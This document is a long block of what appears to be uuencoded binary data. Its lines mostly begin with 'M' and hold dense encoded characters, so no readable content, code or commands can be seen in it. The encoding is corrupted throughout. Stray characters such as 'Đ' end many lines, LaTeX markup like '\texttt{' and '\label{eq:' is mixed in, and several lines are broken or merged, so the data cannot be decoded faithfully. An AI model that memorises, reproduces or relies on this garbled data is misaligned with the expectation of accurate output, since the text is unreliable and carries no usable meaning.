M>AVW)P@]^G60"C<9Z-AWWZ\$%!P<_]&%:1QR+)HE,I.H@=SVO7G?HN)NC7`S*D MBP;/'C4I2'DA1T1^0]K="Q&]KG?Z\.,\\<'Y?:&]IGL>@L"ZGI[MP=QUH%J4Đ M;-%K0R5G;50)I@?I`XUD:E7P!U`:22;6ZA0RJ5"\$WXJQZ(>H+X&_22?3I!"5D MV#9_[<\L;#M'4W-S^<816MN#8.WI^"PRV<FEP\HL&)JT9.Y\)\K-9]V:QY^SD MEZ*_'NI_BUZU[,'!EBZ6>Q!-A)LA;)^W!&(:V)T,4("0I"R'%S!@#_U#>(]TĐ MS#>'J"`R]ICS?I[ZT.ZJF!9DD?10YB5/5K!4#<RNT_.-H5ZRC;5\$\$U5W\$B[GĐ M(.G7`SU"\$&?IKBEJ(UIB3?HS#6HVWO?GGZQK:'2\$K\$^=]YULZB*J.F;U%Q>WĐ MH(V#8;3)UBHAF<;F7;_77".63=3_X\$NJ9(RW,:3SA)XA.EW]Y-`426'<@:B8Đ M!W\D5VSUG2#=Y38:QOY2?F]I^OMJ,PN.Z283)QRC(WBC)"Q_;JB5-E9KP&3"D MN+, #BE[1F/YCFX; ` `C^3AI2EX_)5)\$D3)TYQF)-H`I8SK/4T:L]4DEAQ*EZSÐ M)2X:WKYU4"&6EQ1D\CT>\?EP?#1*M#:(B\RGN+Y).#\0<3UAY:Q^:Q9>D4\$]D M"W-A9<@0(>2:N>T`L'[3]J7%`+IKV3BU-**G#U6>E>(>2HO;\$\#WA9=RLH`5Đ M)V8@UIRA+"M*_+5W0OZ;*!S='_/I:5WQDQUL>0.SR[1RTU^EED'L(M#-",@PĐ MBVYFF`CK^3/73B,6[`%05HXFG&,_FMG'];R+QKB:T6C"^\J'K.+8]I<6+K#KĐ MG\$RM"UYCXM<P-1^KRWJ&\$A2GAH1_.RJJ2T:]U>WV`7F**\$HC^4;*M*GN\$C6Đ $M](`\&=C/WA*K=S0]X"1N#V+6\\#<X1X:92]"V42:O_B@\%?7'VPRH;J'N&!*E[Đ$ MB[NKT.331:!+(F"]>")5/W`VET`<%U_DS39@84"#D9=\)\4WRVYF22.F2V5HD M#@:Q>GUA`DZ8:`>01(\&F_`7?FSI\$:"Y",1JV0X)/5A_10C2RZB"W5[W830=Đ M3Q>5/8'!6W*L99W*VPMP7"G#C(UV'^"K+)V@K]"JT\$^NFH#2L[SN-03;4`KTĐ M9*H+PTIA=%!1"-#Y+H5D\$VJ*5'`^:XJC9Z`'>04M";HE[3B-FG.:*ZNSW>-EĐ

MI1;A@B&V;037V%JEZG-J9`K"'33D1JXI]"G?YDFD^+OFBA*EQBX.?./8%2+UĐ M0N>&OFX'W[5+C@B7Y[))A:_8HMM`Y=,HI\N.R=D:.)8/*6(MNVDMLL!;0^N(Đ MI?S:>W#&=DF-+?E8[OSPZ`)%PX:(K[(M3\$9UV-F)%"^E9"(,-%)P.P\$VU_AFD $M^.EBQA?, 9^.[S&G.4L(TP>_R,)CIH4;Q<>3-A/@F(T8:$T+I>*J=PDCZX+U(Đ)$ M, "NY76[XLM!H13[@70%=.>(*EQ!PA*+C;MKT_1/?+=F]\$8019M5H^I'N?\X]D $MOTT8_{1N3-+&@6*}[SULDN3^-EBUSY0=F48_6E6^2P9J]4&F$-'VIH^7I<_^Đ$ M85 = 5; "1:%]G#9T-(5+\$\$,O<4L?!'4Z9>LN]C(A?/PRE*AGS(MC]*7,?Y,IDĐ MW]EQAED[JK#V2W7UF*;CUDIYUXHD*WW5?I"_DOA=A98;?UW*G!M=C382B9,MD MQ6!:Z4N*R8X\$QIC\2&M#='`W'65(>/=VOLARNSQ@<2KZRZ"#1ISH!=UI]T;@Đ $\texttt{M}\texttt{>'ST.$\&:"GQ^{^*}.MFN83I]}\texttt{<"E[/23W}@R/O.LL/VMST6\&\texttt{>}):/PYY:?HUP)V1PD}$ $M-!Y>$E;"C6*D/K0^&XLP:@\,ZQ/0V\QNY"^9TT'JAB#04.<+*GVI)^8D?C1,D$ M9ETT5YS^GQ6^E2)RBZ/5;P7PJ"FFBR/SM?`E!;5[7F55!\$A^62)^>H!YK%);D M(7AJ&V'C*9>[F>2D%76JD,S"T_50*FTW2AL@^<10=DD2"W'8%*)^=5>HDI1LD M?[3?>@&NE_*J/IY"FE%&J^.%J)7AX3&:.*1(_\$D*_8@J"N.<+\$L1)K1\V\$CJĐ MNAQ5+#J+&/F6=L%57HF^[*.*I]^BTI)3U=,RV%%I*ESGOK#\7+N<^Q3D!ZA6Đ M^+[ONS2W&AAT5?D&L.C+\Y5H%#)M3MM4(K:_"?DV([V-<F,L+5H(?LT!\$%E-Đ M>7YIM,?VN2_033SDP1B!UT2N/%>'=MR"9`Q=NI3G4'.ID.1;I\$(4B&GA=\$4*D M)#+H,>1'`VRT5*])76(\$3:RQ_`M?620\$[CX'[I:ZR#QM+ZDBWP"\IJ^_%HURĐ M_2>Q_`2*DXZ_<TYH_XZ'>!:J91&*FS,@)=\$R2YMNF:1%"`J1HKDY?_SI_P@HĐ MQ0?&5\%]1WBJ,5,`;%7ZLQC^:_#\!1^XF5L62GEBD.1Z6FT/\$I-!OXJ0]EQ0Đ M?UM(E],5NQ5ENVDYQ*UMDJ=:_UT<1A!7"7^W]"@Q?##/.^'ZCH\$9['_#/X>1Đ $\label{eq:mo_p_indep} \texttt{MO_P_i, DI_NO724:-<\-C/^,S-G!_@KI&6DE@UNDH&SMI^J=^\!^&5[@XT!2!J.+D.]} \\$ MWM59+D4<6&L\$>IN^F#F]-)^;W+RM=;=JU?>[R=15%0LC2M>N+W,[/P]G^Z=TĐ M:"#/'<N-%@[\$<-TXS8[AU3H/K(U7=N31Q=HYP:C/Z[LT0PMUH#MDNEV)YV]3D M%8HGP^TA`XAVV1W'B7\?'%86\$-"R69;U8G!+\RU?XK*5,_HY.1._6DYQYLU&Đ M\$^Q8CBV1*`;!!^F\GQW'QP^+_\%H>B^0)E.CGH^]/*OD'OJN3.Y@!#FB#32#Đ MY]P4'/YP,D6BT2*>CJQ"+5T^EBUP8CF>O+@JL1T8"@)+*Q#*6Y9<*&SR<[#YĐ M8"\$MH/FLRY%"7&+UE.)C1P[+-(W1178(9J*NMIX\YV9`E!,;Z/6H'1<T-#2^Đ MVOSHKMCU!DUSM_3I0:1U7^#8:/+(-J"N(]:+:ZLVZQ2:U>;U-X*S^\$[N2E.8Đ M;)]27/'ZJ`?4?5]CB]G1``,_S2;AO=5.1+V;[G-:]!M^/A[%:63V_\$FB'+LZĐ MROX#V)2"90N[\$6/#DLXVV.,@Y&WYJV3<`K/B?T4LI<KB\$UO5Q)\$)X5RT0/3ZĐ M\$30`W/'SQY7S@D#F#\$JTZZKUUK=,)?5\YK8Q_9R+@"`'0MJC,DE5*R\$BA8&ZĐ $\texttt{M(O[78Z*J7G-483?@8NSV5\&Q'Y5?3S\#C('\backslash H\&'0\$7A@+9<V[NSU5L9(57S][)D) }$ M?1Q4GC:U6>GK\V,?-LQ0,9)*5D5T:600"_+,C%&C;UY\\4`IX\$KT?QHK\Z38Đ MQSFQ]#^1-IF4*A*Z_HE"%:3[WO^@X?LRIV^&TL@`')?C4'HBJ^%`LF32"NL.Đ $M?1(]=\F>A\#61G;'[0/.4(`A\&BV[F<<U$0V\&M0"TE#4<Z@.?;7@F926[GMU##DE])$ M+F_RQ)3:JLE[JA?599#E`[L!/_0Q_UM2\$BMS?G00<FQ-`@TW4]VG%#.9ZT\3Đ M=17K%,.??M]+E2@D&8JZLG5'T/M9;%/F.O O%T/I!8&G'S"#PH[+>^IX>\R:D M]LZ7"%P+5!C'SGA0+UU1+R8P&20&I.386UPP4KWI!ZCD6".J'F6U(\J06HI@Đ M3R<(3M;W"H'E1PRH^LG)^!EY+;L+A`E=EMR@G7+E@R/BLPEZ`KE)6<C?)3"8D MH66-,!.SR8M51\$<I,`QILS(ZT=`6#+64OA5]6?@/VX,@VFQB"QUZ"UP\$6;,8Đ MMNIV\$:SWO".O<,?O8`T:F29.:[9RZ`(*Y1?P+9;`7_9.EO-(RJ(D4MO@G9&CĐ $\texttt{M+D"HQW0'^T''_0=^=5F\%:>"</D?MV&4@PJ5O=R7J>[TG0;<B&IPL07=0XW/<D] }$ MT-+&%K9'1&.SX%KC]UFW!K"B\$S\$^CA5P"7`63.R^@@BUUP22X5),?1VX:YV_Đ MTG'6SM*IHIVBZ5.%7DLKN0K-HB4%E85\$2X/-9&E*Z.P%NB@MY&K\$C9:(\%R&Đ $M-\$+Y?+WXT:\$2CQ/MV'\$`,H?Y!#"W..2#<!:F)<5:XG0])1F(G5;(;4;_@'CD)$ M")2T_,II==RR\L!V#4-GJH=+4BA8E;>-'B/(^<_AV"\$`/)ZLN-NE^K[L'RGQĐ MV4DYKO^XR"!(U\50]&;PE4*14[*/[C-%'"=P^:[?007'^-D+\$P\S&B8NX-WAĐ $\texttt{M>=\#L-<\&+IT0@*CAU]`;!2:4(D^$ZZ\&[U:Q,A]!+O]'@9JA/+3GT)?';OSBMID }$ M;XBJD&W_LF[YQMDA=)MJ%Z*\54/T@P_A\#)!4X+GT5':_";O>5:`=-'NM?)RÐ MY)?LU8A2>`'!GY````&%-O8\`,E#RQ_MKLW/+72PYPEL1IT(7>\$2`KD`QIQĐ M,QGU_]U4X=<.B/<3:@KAI,K;!/F@/,QKR#B@\"4-R<K;,\$AP=DNK#%JAL98<D MBF-[1S4RQKF6V,@\$!U>MY:%F?Y_NE?'^+.GMI5M'4+-J0RSNE>>SK)[6R!JAD $M/[-8"201RM^D@NUDTOPDJ_{6T9}"NJ9Z8%6$*/O&=^-<Q+UZGB>WW^GQ^R<(#*D)$ $M\W7F,W[F;H56[0^54M_1T@JE:V^P8"0-!K:W0W:N'S,"&6ZZ_2U]H.^%/]%FD$ $\label{eq:mmp=R:'5[$>2R.WME]B/R=H?T(/6^3]3Y<VB]^W]9Z$L8J'/\,(N><LU&>E^#D)$ $\label{eq:mfc} \texttt{MFC} = \text{MFC} - \text{MF$ MO,3"@TBOPY[]R3@(_OT\OS<\$&-*>O3S_?*`'=HCUOL6-85\$\J_,JM88*I9.XĐ

MY7M%=#5`6YDF1V5^@[1LO>1;\$D(F!BN>`19'1&[?'./Q<K-8\8A\$IF,'*]TZĐ M!+B.+H!W`%*#\$8.SQ-WYYM5\&)#XR4%2WFP#T9L+!"\B^5X.W'%(2WGH01)[D MS";,<>1,O"*N=R*79)+K&JXK7&!Z,AB14Q%+-H8%`O*"]`SGU/?.ZKHW@27)Đ $M")?+[.10/.A$2HM_2/;!R$/FLS2>)[Q9U1=J2*V,EC-365/Y4[/[/GXFG@'UĐ]]$ M][=8^EO!K0]R*-;,41YC8*5=SA""7=;6UR+13L?<8%JP/-@X(!&OG\7\$.N3) \oplus MY5-T^AZDQP[Z!4/'A1*(GS850_6.'%OQ]L)1"_QJ34XZM*?K`F(K75?A\$\,NĐ M[>8]JO, V8\]<++F%X7F-V)6(#WO:=/M!J\7%#O^`N7>BQM0]]M%RDAU,C=Ð MTLN"I>!3R7&SUPO8Q4;8!MD7\$X5;RU+]Y-YN>MEKAE")?%^#N+#=YG,PV?`8Đ M?<VUIF*,CFBJ7X\(@IGY""09J+/8M\@T?3#<=3Z\$\4.%4\$2%\6S0.W\Y1Y?@Đ M5HJ,M#Y`_#S:2)9W\$4[X&GL]G9`C^LY2>J^\$'P6D/30'T4Z;K@B8>]6]2OB?Đ M9'-I-6JS:\"+HLV+2!*=J\XIDQ>T,\,9Y&8V,!F<U]7CK4SVLFM_:U4=?G0QĐ M, 0VM#R)I, &F_Y1/W471@K?Y?=! %CVL\">LZRG_<?UW:: B2%U/1Y='>SN. H51D M1MNXI2=\4<YRL308\ZYNFU/3#E4?EG5197IU6>6W:5-?CHF>'[,5(M;WV9>=Đ $MP;G<.WTD'&KQ/GT1C#^`NW/+;J/O<2D(#[$&U^S&*M49!LB&U&D0R-9'3H*D$ M22B>&6D-)\WXFYR!IW<?U7&QK`OB0A*0[_&^D0M4&IZNC#C,&2[/U3MCRN:EĐ MBZ+4W\$MXYT/%L"H`1E8=5Y><&.&HB!\$]@\$7*:HNQXA_C:108AP0-RK)98,^RD M:T;>F^9#-IJ*6[XZ(PP@N@#YZVX2(][#Z&N*&:/!(]YD\HX(F<I/'A+`WLVJĐ M=(B.(TSNBMW_!&^/`M>F(DO\$L`FOAH>S)YY6256[^_/8QZ4:KBA\L4>LEE'OĐ $MC \times 4*AA?2***;?Q) "<FQ+W8.%U)G,36BQ2Z/7U*&1?-P'IL`[86",WD*:1GD$ $\label{eq:mno:emy:an$ $\label{eq:md_substitute} $$ MD_, U31D\&, +L)U24K*>Z*=R^IO[_&$N'MKLJN8BI:QF22W=*94/=@^TA\@R6'D. And Construction $$ MD_, W31D\&, +L)U24K*>Z*=R^IO[_&$N'MKLJN8BI:QF22W=*94/=@^TA\@R6'D. And Construction $$ MD_, M31D\&, +L)U24K*>Z*=R^IO[_&$N'MKLJN8BI:QF22W=*94/=@^TA\@R6'D. And Construction $$ MD_, +L)U24K*>Z*=R^IO[_&$N'MKLJN8BI:QF22W=*94/=@^TA\@R6'D. And Construction $$ MD_, +L)U24K*>Z*=R^IO[_&$N'MMLJN8BI:QF22W=*94/=@^TA\@R6'D. And Construction $$ MD_, +L)U24K*>X*=R^IO[_&$M'MLJN8BI:QF22W=*94/=@^TA\@R6'D. And Construction $$ MD_, +L)U24K*>X*=R^IO[_&$M'MLJN8BI:QF22W=*94/=@^TA\@R6'D. And Construction $$ MD_, +L)U24K*>X*=R^IO[_&$M'MLJN8BI:QF22W=*94/=@^TA\@R6'D. And Construction $$ MD_, +L)U24$ $\label{eq:mr:jo91.:i!Z/HC2J20], $:_H_80%@@G#@[IT=7#7N-P(0\space{1.5cm}$) - P(0\space{1.5cm}$) - P(0\space{1.5cm}$ M3[`N`A<(3B\$_4EFS[_3[Q13'R_5HHL]^.GP+LM*E\$>OD!>NDE35PVH8F_F16D M:*SK7BFH\"ME@H]SBG!]()>/,V=G(:7!(QX#6+_F2^VB)8A7^FH((FJ`C[(SD MCKA;QT5A0@Q<B\$SX%J^#=J[;;5O5I;>IA9X^5\$*U4HX*%`/`)6/U]=7K>^+ZĐ M,ZL16,]J/ZZ])=V3SG>Y<2A,\92Y@PROYY.S9/8.0UJZG4DGTU,`S+2D#*R@Đ M+9+JB672MV`A76/6'\1M9S0T++[2_%(IADDI&0HE08NO]RDI:?K8+Z\,/A5PÐ $M-)&N^*-X^* = H5T3EA, \, M>#H;G14JG;8\<X^*<5$KAWPQ/S]9T>QSA.Ð$ MCM'V;8\$67J=ZF\"9&NT`F6/FP/\$<1-G/E@.[-L\$EIBG!;B#A_"NF'AY\MV7QĐ MH3Z\$%/THOV:(K*/[G;23[S7G_MJ>:9L__/>1#F^;:WVK/:6J"9&R,_^A@>:0Đ $MOY#E<7"3Z/X\8B7:G*+1G7W^(B&0*@5P50]D\[]K+/3&A/EKDU+P-A_'ZLOAÐ$ M^SD<J)&FI?\OBX^+"HPOTAE`#-E\$*IJ\V-)[V;HSF;N.N\#:MOBOY:<P041MD MQUOZ:S`C3[N[5)D&KSZ:*ML:Y26I#5Y'ORV_E\$\$/)GU'L%6*50I=),[//[MDD $M&HC@RUH'AIX9^2E`>AYWE[#X4&UF:*OA.T,W>*M("\B=9,(01)"*'S]`)+2MD$ MS;'_@DCB'R#200CE1AJ/N:W!E29;AR]YBNGU=O<T>#%PYD+9[R\U1=5N(>Q\D MY^08ID:)O`']\0VG1]X6=*WJ!P_U%ZNG\FH0Q)Z0?S-&T,BSN=K:2&XQ7<V2Đ MMK5,Y8#^3-.4?P%8`;^WT")I6(E?U1<S_GT_O;.\XXC<ZGT8%_O;GUI'-#L?Đ MN)!TZRDE'HWL(.I_.8+\14Z>0C]:!G9H5*02BNX=(QGCZ_B1_<T59);NIVS\D M_ZD?)8BHY:FA\88'.EGK?6*P>C#!KD22=C7=R"*[?G>]^/\\"@OO!8ENRO:OÐ M^;"%)@B('NY9"&<%G'_X1S5##YZG=P)^5!*I%:YFI?(VM[T#AQ".KJ[/JLAPĐ ML#/] 10J?) PCT^!#<U&9;;U#8LWWF6J"*3T=7TW'0DEJ=;TKR9+;ZZ+[D[\$Đ $\label{eq:md} \texttt{MD]+Q=T-5XJ\#.[YC0<L_?4/P3A=S_;YK)R(Z_X5XO1EV\4W\]-/&<HYQ:A8D*D} \\$ M/? 20TG\CVWA2U*)VK[9NJM9SFKP<J3O(H&+O)*M#X"\$00>\;E'-;G6"V5X.Đ M>\I+8Y4P,Z3ABHS\$%V=]Z"][+2NN;:#CHC5JRF590W7;?@K`X.?E7'F"&9GVD M?QJ>Z?APG\L@*Y9?`Q9&!\DY\$(L*>;RS3DGUC/,@%H_V@N)*(8R_[O8K 6IUĐ $\texttt{MQ9790'@X,E3)} \\ 4[8-/G/`3:DF\6DNDW.`:'WVG:UQSPXU\0FR*BLLXQ$>8ARYD$ M.G\%20(F='U:`F2CK:Q#C0=DFJ1(82P91%V`!@=4DN3,Z%(`%R4Z:[RB.Q7!Đ MO?MA3I!7E\$R\$XVWUMH,:[M3`\$QV?]O+4'6.Y&IW\1+&5NJV!\$<\$^UIR1\K5*D MG,ZDXW>9?O<K"*Y0\;'0Q\23];0\$5=(A["=99S-\$>%9>#\+(1WA";SSM@8-'Đ MFSC1YDB8<L_6S;6_FZXV('#.%0,X`KO25^&/`BKHR-56\M:W+CDV1!QJ#8\.Đ M("6L)G\$KT![8%2FH@&\$.QVE>M-RNF_Q6UBT29>+G\5\^>@]O[7S(FD-9VP@?Ð M]+WY07E-Y808T>W1P)R+)05"2\$8G:68'ZX&,&U6U[5@FS<AJKQDI5WLFM=/KĐ MG*@W^(<5R\$LOD\;3*NJOZ_VP^\$U.<=IWRQ6KGB]^]:6/BS@IFSI@)!3DQ6CSD M+VO@^.L''AJ?7HG>X YZ&F3\GZ=!BH% ED\$8SL]+G5A?#";:C0J@X9*UFBE3Đ M+OPP".-2]S3@-\$>S=WM%)08K/[3AG:8C(</3M+H[8,@-.7A^@FH]%1NCJNT;D M\$O+O<?:O6J[OSUT]CPZORKG0#-XW9AK=6*&X:UJZ[QC'?*NF(4T=."'Z.WMFD ML(<U#G'P25@12_7#4\LQ0W%7)9'U49HT]O-,<SCL^72;?9QY^\L!N\$_T!YK,Ð MAGD<M5G\'UVYPELLXL!:-E].TK.#8IL!Z"']3GN7Z_+7]8J/?^!XKRNS^'6BĐ MO_JPT7<[""6NP2,'(OEV6&DK`.P=,8XWUO/IOMAF)^HDZ8)P43;ML7F.4FW^Đ M;L35XUEEM"OY8.ZSOM@]SGU`_PL+3A5?<?E:RA="Q?G7G)A"Z+J#JC)``=3!Đ M1>K=OTM"X,4%;\$<FW:\A&[+`(MN/*BO:(\9P/U@-AQ^@9/F7J18'7E@M4>V>Đ

MTJ14CG:@?@O++OA[[Z+U?309O;-;7&>J*I>W+LZB@=R,MD\J&YRZPLX&X,K5D $M > ("?=<4P7L^-]##*U.-^>RQW5(^IL*@$*C'<XX$=:8;^4Z<(!8XS](.`TIED)$ $MA.G(J^{5}6Q+B\&)I?Q[7/;>=[G;5ID0YM;S'LU;YLQ%9I?T7AR,M81^0.L`"7TD$ ML**19G=U;0\$23(10T8XXM6!%W.S5VIT75W`_FEB')R>#39%@@HPN=`)_0&J8Đ M&YIC']!.."5GGIT'E?^T_&'MD)40EU31<H_=8,D]Z_*,%%JB1,J^IDHDHEZ4Đ M.B?#*DW1I1)UL>X"N"5(D\@\M:/R"3S\\R49\K+;+ZND>8!=2\\$0EKM.R\MLD M-@2V:%BI57\$8XBO&KZ,D?C>Y+Q+#O\X3G] !QP?Y=&B#ZKE<%.9KIN9UT0%[Ð M>H>6H7!WZCM;F%/D'5E7GQRW:EU<I<\/_/9X"6NWI<*;23T\V*A\$@.5S7PM!D MV#,2VYMZP+!O51*FWJ,4[2>QD[0Q6,P.E@?1]`'25RFXAH"AK?,P807].B'LĐ MIS(\>@EI5M.\@LFKD<"<.!%+"B-:P`YN___/8`/5L5F`1G+.<%D&'7TI[8_YMĐ MK#"]\$_H\$#B,LQ1`<?ZPCV:_A!KF(>,)R96*%VC8]?(A9\$)'>#G9P_I:ZK\L#Đ M".8H&<;<4JYDV=.XMF0!5`'Y%R7ZJ^%#N`_0]^:('[9+^BH01CM89K0?CU>0Đ M27W`RW([\$#91/9**VRXCIN^Q\W@!A00/Z:8&/9?U50,\M`@;R0V[D0]!96\$)D M4)3J<KGK\$UF)SOP9MHD_NTHT1%T!*#_93>;LT188C-IJ])-D<CKT;>DQ-8-SD $MJWY.<\$) S-K1MV.-/WU87; G8X+/P^@VKU*_.FVK=1K#:0,,8?PB>B[Y23R?FĐ M**@ZZW@):)V<]M1%=HJ.EIMSOWV**<RC[6K_LY^ZV`@`EF!_UT]1JK(.[(;RĐ MHJEXL&>K.,; "4JBW, `#K4D2.Q&%\-!!\BU0:MS(H6M)/%T%+IR/F(%E(+;79Đ MH3WL"7G5F3PHAN53'>/PWA''ZJE*UH*(;%A>2-!C-;:5:+C*+71\$DV,4#8RWĐ M?303/3X;1?9Y/2^G5BD>P)2#JA[6K9F;^_L5!YW:#IT5@<!#K-\$7+ALEAM]OĐ M&T=;/HNH\$Y1SFQVC)MG*?\$UI`%.("F5)+Z:Q,9(I3O9,G2M,.W6<J1`8\U#&Đ M.'G>KV&6Z9^`*R\PK>\$^#O`U[[RELXA]2(\,JI7'N*AVS38GXDI5,D?68U1WĐ MQ;7N?4PW,ZAIN514QR5!KD:1Z%]%ZI`DM]0`T<5M@1X!H3W`L]J.NF:7^14*D $M;[86G-EH5J_UW(F)NH/W!>7\NI2^2KD./F_@D)1^VPP],<\B]S(7B-\PS=UD)$ M/=ANKOX1ASAM?CBP09D=;<,<_3!\T%`I.AV8_^J58I+=PW8T[Y'CRZPC:2,PĐ M6; #P*92\$%\$*OHGJO2J:?Y(@4S;9,_YYCQ\3Y&]=*6@7]DK1"\$+#\46\$"_[_BD MRA!L5**2MW'C9(3]1Q;_N!I-3\(:C,+E4!0F=EVVXRBJ2NJ11>Z?M:[\`?NOÐ M=1'%RA^#^4J'?\-*]_*T`XCAO7:DXIT%Z=6)WQ4GY!(7MWV?MK8+LUY"FX#IĐ M_TY;0?K_EK;"?>_?TTI<CYZ[KCC[U:;S@V7O2[DV^C]9]N0\]4%\VZ!*2>LYĐ MFRA"7UX7UR"IRV,UR&^#_V*9%-%!J\$O5AY<K&,&:KP,>5^^N(-6()SC^%T&?Đ $\label{eq:mw81"XK} \verb|MW81"XK|-;?TRYP?I$n^L3HN!>MN\|]]L\-YJWUC6TCZ5T/R_X32[$$*"MC[YD]|$ MF%%63C03/P]'-L>+'R&80/^SIFMO*E\$=\$"G=I_SS<91H5]L(D*SLTQCU;;G0Đ M)XAI^6!\J%]5ND3B!!N&,@PA,DFAA'^94T6)_\Z7GT"I_B,(\$44KWF=ML2.[Đ M;H(MG+YM+96L/GJW3GTK>NKB?.*VB!OO?ZG"17Q9:8YY3;/HIR!SP@S`2(18Đ M4RN7^X7(F.=>RG*EPF.3(/#.BG2M-1^;X>G;4J5>@0?X55!075\$=[+1=-L@&Đ MG1\I=`F!OXH&_0&-J82AQ54#?C.3@9'W,ZTM\$24L*5V=O?9V7D22"3NS%FCRD $\label{eq:mrjr} \texttt{MRJR[:P.DS2._IG7\backslash ITBO,Y/E<G_\#CVR(.]\backslash)';Z'\&>9\&_]GY:4C@\backslash ICMI>+BD}$ $MLS((V8\(1(/)W\#('\&<;Q@J(G/_.RD^4PW3]E4$2)D$8K69KQ/W*'8\#BJX4SD$ MTFD3@H2AQRDFAIW GGR+E/P8ESOZC]B#*GV%\$?HIVG4<2B HB9R'D>@2:V4MD M<TU3^7<V2T/LM^IZO#PHU^I2@B,^ISI]`HVC)ACID5R[[U0FI"9YVK';)+I8Đ M!J%)^%%GP`EUYT%4!P\$-*#TN/KXWX TK"JG5!\$H[6Z&75!^4.VWJ7+A9\AF%D $M@,OJ)6=Y?@N[Q.\$B65Y=,]=7KTGKA["<T=.S'U9M>9+;J^CWI=MQAW94%L*5D$ M.900AP-\']:"9BP:^,E?\":WOIQ5?D[M<"I)7YV+^IER;8@\$Z6GWZS)KQ_;JĐ M)NBW=&1L"T]9=D>(7RHMFMO2VL.>"IP^[XCS(8,4'97^DG"_O)]/R7E-6853Đ $\label{eq:mass} \texttt{M/)} = 2; \texttt{NHM} + \texttt{T/F7(.)} \\ \texttt{NR} + \texttt{W3OH_DE-2}; \texttt{NHM} + \texttt{MNSRIVJN1OQ} \\ \texttt{MNSRIV$ MS[RI*!@<M"\$#(V3'X.MZMEI]2U.J6+1<[4P#'90[&XL?9PV'-WCR(9-_64]+D MUIAS3SZ^!?ZF3VF]84,8(F:;UE*4,)\$N0RA<O3U_+(XY82A!62&6Z[&T#4H+Đ MQ(>+69MOX&8\$5AJQR=UF&4*K&7=E=@=UG9@[,PAZU&+I3MF&?+D^D4("''*\D M4X*L*;A.WZSGSY(6NJ>:2XP<HZH/&LKD4SBZ8J"E0[<DDQ>@<E8`Q ?](U9]D M?:!!CF>ZO*(\$4=:O'YIR\$#@(;S8+4U[H=>R:;KK?1P>W"5OZUV47!P&C'YJZĐ MNVVP, IS=G*`]U9NK]W365GP:L8KH065N??7]0Y#%BXC@[I,C<KEJ3R3HQWUDĐ $M*')6TX/B%[IFQQ>A>\?=117'1/B*E0-<T;UWOXA.@N[(-3'X)$I>_%F5B[$1D]$ M@HXTE6SIRO=B%3B!,3M4.+`A%^D\/"VH9HZ,4ZY&RW:\$"E%81009#4H8EK/;D $\verb|M|L9^E='K.N'F0;: FOQ=\#/@@1P2'P'AP.B4B] TP\&"'I[P07S*3\0DA>-;O]B@D | FOQ=\#/@@1P2'P'AP.B4B] TP\&"'I[P07S*3\0DA>-;O]B@D | FOQ=\#/@@1P2'P'AP.B4B] TP&"'I[P07S*3\0DA>-;O]B@D | FOQ=\#/@@1P2'P'AP.B4B] TP&"'I[P07S*3\0DA>-;O]B@D | FOQ=\#/@@1P2'P'AP.B4B] TP&"'I[P07S*3\0DA>-;O]B@D | FOQ=#/@@1P2'P'AP.B4B] TP&"'I[P07S*3\0DA>-;O]B@D | FOQ=#/@01P2'P'AP.B4B] TP&"'I[P07S*3\0DA>-;O]B@D | FOQ=#/@01P2'P'AP.B4B] TP&"''I[P07S*3\0DA>-;O]B@D | FOQ=#/@01P2'P'AP.B4B] TP&"''I[P07S*3\0DA>-;O]B@D | FOQ=#/@01P2'P'AP.B4B] TP&"'''' TOQ=#/@01P2'P'AP.B4B] TP&"''''' TOQ=#/@01P2'P''' TOQ=#/@01P2'P''' TOQ=#/@01P2'P''' TOQ=#/@01P2'P'' TOQ'' TOQ'$ MFNQ#9>5+J).J"DBTU;8C3NB<B?<6OK6,]MWT[X[NL+JDVWJJ2&H`,1XNEQ>"Đ MA>49.MT&6JKZ20&`R12@>!-=64)EO"`EHO*]1`D?]IS&0/X%'?V.3,:;Q`HOĐ M)P-ZC`4-HJ@`FJERLG53+Y#Q\2-#/O7AS:,(7*3)8X3%5`JR@NQ55/"5=KN7Đ

MMAGP\/QGF!PGTDXK]5V54+[L*>QVS7'-[<*DG.7660:"YJ8IY:`//=I;_@G,Đ M8R\K(@VR![MA_JR^&Q0Z;2')[(O,;Y5K_J30EKW4>^,5CQE"]2!G-*K<<=U2Đ MX\%UHBV#LE<@=KTR/(RE.'EUND>#U6+X%%S]MTAMV%*9S!)]3?EB<L\$Y3"1+D M4HDO(N\-'1IW?#YFTW3W6G"0EMG/P2C*[10?<\@8<5(F2?M@BKB..YS8R<\SĐ $MYZ; O < G^* = R5S[?6J/A*G] + < \#C - M!O(GV \setminus 4TH*'T, C@W - , Z / < ESW/D7'90GJPD$ MY3!3X13#'2#OZ(0ZBST(FVH(GN,Y-K6CP._)]B<\$?GX@NP?5=*6CL)K_J%2HD M//PU&<:(UND7DOR<]>A' .'\$]LO: -MX('T04JN[(:-P<U@WP5]AB047/POHĐ M>P53DP=BN]VQU>AC0KL5N*2_3V#92:<F^:S>/(R%%7^S,\$CU&J0*K`%]\$B6PÐ $M_=U!IY^P6E@5F@$6F4N?#/A])<4[49E&:!Q4:S6(9GR7::-+IE[619N[A9N?D])$ ME&CWT*,G;:VX8G+7X;'XPX/.K":\$\=C`N^H+>,T/R[MU`5>>6QQ`;^XY_E+WĐ MR[FA!_'G%RXBJ1P,FYDB")YQIT8V4F(#LH^[^X/D;_TCI>MEZH#/1"WWA4A@Đ $MS<UI7_#%[++B%T,KW2U>!3W^U.:6"8<3I^_1,""I]4>!P=];7H/9SX9QN]D$ MC-!Y+BRAO#T1(I();I(50\$WJ''1/4/(*6=3)GEQ+/;COZ-P9S3QL*08C2E^7Đ M,M/_C(#'_!!##^N_W\FRH'KJ+#Z]T8UF:\$MV+R\#7#B;H(0WNB,+G>H\407\D M?56."'D*GD?C)WC\$+ASLM\6.PJ%H8QHX\$W5@\$_7Q%G.SOI7?W7)][857=*LWD M*W\3M`PQ;DVTZ:J56Y[>S^+"TA:N2*[<CQQ%U5\$<_WA2_>DMSUAHM@^,!3M;D M#\$C`8-(#H&"0;`?:_F@<[1(E9\$U/30A!YN'^?"+?>*7@/?.66]=)!Z"0R]6Đ M2T]G.I-OQH:X].]NJ(TC6%:;4_M^J\`%8T9X3Q36==A:(4Q-HJ948,1>K,3EĐ M,?)'*H[[4>B10WCY<EID*'G+SF,1&-KY+`-.JJGES(X]1].T80,D&>&Q+?>YĐ $M#;8=+_2RQ/O6.A=)$4&4INR/EB$949&L^AF>70MF=";Z#0X!)FMV@Q&/.=K+D$ M7?>%NCEF1SIQ&0^G56F)R2:XTL.#)3]2EBP!SFJK8G;L1I<^948&\$R[3.FICD 